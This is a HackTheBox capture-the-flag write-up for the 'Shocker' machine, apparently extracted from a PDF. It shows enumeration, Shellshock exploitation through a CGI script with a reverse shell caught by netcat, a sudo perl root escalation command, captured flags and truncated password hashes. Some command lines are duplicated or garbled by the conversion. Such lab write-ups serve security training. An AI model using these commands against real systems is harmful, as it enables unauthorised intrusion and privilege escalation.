
$[{\bf HackTheBox}] \ {\bf Shocker}$

Date: 13/Nov/2019

Categories: oscp, htb, linux

Tags: exploit_shellshock, privesc_sudoers

InfoCard:



Overview

This is a writeup for HackTheBox VM Shocker. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:




Figure 1: writeup?overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

 \rightarrow 200,204,301,302,307,403 -k -x sh,pl

```
# Nmap 7.70 scan initiated Wed Nov 13 16:00:23 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/htb.shocker/results/10.10.10.56/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/htb.shocker/results/10.10.10.56/scans/xml/_quick_tcp_nmap.xml
    Increasing send delay for 10.10.10.56 from 0 to 5 due to 145 out of 482 dropped probes since
    → last increase.
   Nmap scan report for 10.10.10.56
   Host is up, received user-set (0.11s latency).
   Scanned at 2019-11-13 16:00:24 PST for 25s
  Not shown: 998 closed ports
   Reason: 998 resets
   PORT
            STATE SERVICE REASON
                                        VERSION
                         syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
   80/tcp open http
   http-methods:
10
   | Supported Methods: POST OPTIONS GET HEAD
11
   http-server-header: Apache/2.4.18 (Ubuntu)
12
   |_http-title: Site doesn't have a title (text/html).
13
                         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
   2222/tcp open ssh
14
    | ssh-hostkey:
15
       2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
16
   | ssh-rsa
    AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8XTC8hY9ta5
   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
   | ecdsa-sha2-nistp256
19
    AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHOJtTtM+zlwVfxzvcXPFFuQ
       256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
20
   |_ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+g0XhC6W3A3raTzj1XQMT8Msk
   Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
22
   Read data files from: /usr/bin/../share/nmap
24
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   # Nmap done at Wed Nov 13 16:00:49 2019 -- 1 IP address (1 host up) scanned in 26.24 seconds
   2. We try Shellshock related enumeration steps to identify interesting scripts to be used as entrypoint:
   gobuster -u 10.10.10.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
    gobuster -u 10.10.10.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
```

nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56

Figure 2: writeup.enumeration.steps.2.1

Figure 3: writeup.enumeration.steps.2.2

3. The user.sh script looks interesting and we manually confirm that it is vulnerable to Shellshock:




Figure 4: writeup.enumeration.steps.3.1




Figure 5: writeup.enumeration.steps.3.2

Findings

Open Ports

```
1 80/tcp | http | Apache httpd 2.4.18 ((Ubuntu))
2 2222/tcp | ssh | OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
```

Files

http://10.10.10.56/cgi-bin/user.sh

Phase #2: Exploitation

1. We inject a Bash reverse shell command within the HTTP User-Agent header and get interactive access on the target system:



Figure 6: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.shocker # nc -nlvp 443
listening on [any] 443
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.56] 33188
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/usr/lib/cgi-bin$
shelly@Shocker:/usr/lib/cgi-bin$ uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
shelly@Shocker:/usr/lib/cgi-bin$
shelly@Shocker:/usr/lib/cgi-bin$ ifconfig
ens33
         Link encap:Ethernet HWaddr 00:50:56:b9:fe:2c
         inet addr:10.10.10.56 Bcast:10.10.10.255 Mask:255.255.255.0
         inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
         inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:769099 errors:0 dropped:0 overruns:0 frame:0
         TX packets:542509 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:65025189 (65.0 MB) TX bytes:92873202 (92.8 MB)
```

Figure 7: writeup.exploitation.steps.1.2

2. We can now view the contents of the first flag file, user.txt:

```
shelly@Shocker:/home/shelly$ cat user.txt
2ec24e11320026d1e70ff3e16695b233
shelly@Shocker:/home/shelly$
```

Figure 8: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
shelly@Shocker> id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110

(lxd),115(lpadmin),116(sambashare)
shelly@Shocker>
shelly@Shocker> uname
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64

x86_64 GNU/Linux
shelly@Shocker>
```

```
shelly@Shocker> ifconfig
   ens33 Link encap:Ethernet HWaddr 00:50:56:b9:fe:2c
         inet addr:10.10.10.56 Bcast:10.10.10.255 Mask:255.255.255.0
9
         inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
10
         inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
11
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
12
         RX packets:769099 errors:0 dropped:0 overruns:0 frame:0
13
         TX packets:542509 errors:0 dropped:0 overruns:0 carrier:0
14
         collisions:0 txqueuelen:1000
15
         RX bytes:65025189 (65.0 MB) TX bytes:92873202 (92.8 MB)
16
   shelly@Shocker>
   shelly@Shocker> users
18
   root
19
   shelly
20
```

Phase #3: Privilege Escalation

1. From the output of the sudo -1, we know that the user shelly can execute perl with sudo privileges. We use this to execute Bash and get elevated privileges:

```
sudo -l
sudo perl -e 'exec "/bin/sh";'

shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/shap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

Figure 9: writeup.privesc.steps.1.1

Figure 10: writeup.privesc.steps.1.2

2. We then view the contents of the root.txt file to complete the challenge:

```
# cat /root/root.txt
52c2715605d70c7619030560dc1ca467
#
```

Figure 11: writeup.privesc.steps.2.1

Loot

Hashes

```
root:$6$BVgS5ne0$Q6rV3guK7QQUy7uRMwbQ3vv2Y5I9yQUhIzvrIhuiDso/

→ o5UfDxZw7MMq8atR3UdJjhpkFVxVD0cVtjXQd......

shelly:$6

→ $aYLAoDIC$CJ8f8WSCT6GYmbx7x8z5RfrbTG5mpDkkJkLW097hoiEw3tqei2cE7EcUTYdJTVMSa3PALZeBHjhiFR8Ba......
```

Flags

References

- [+] https://www.hackthebox.eu/home/machines/profile/108
- [+] https://www.youtube.com/watch?v=IBlTdguhgfY
- [+] https://xd3m0n.xyz/htb_shocker/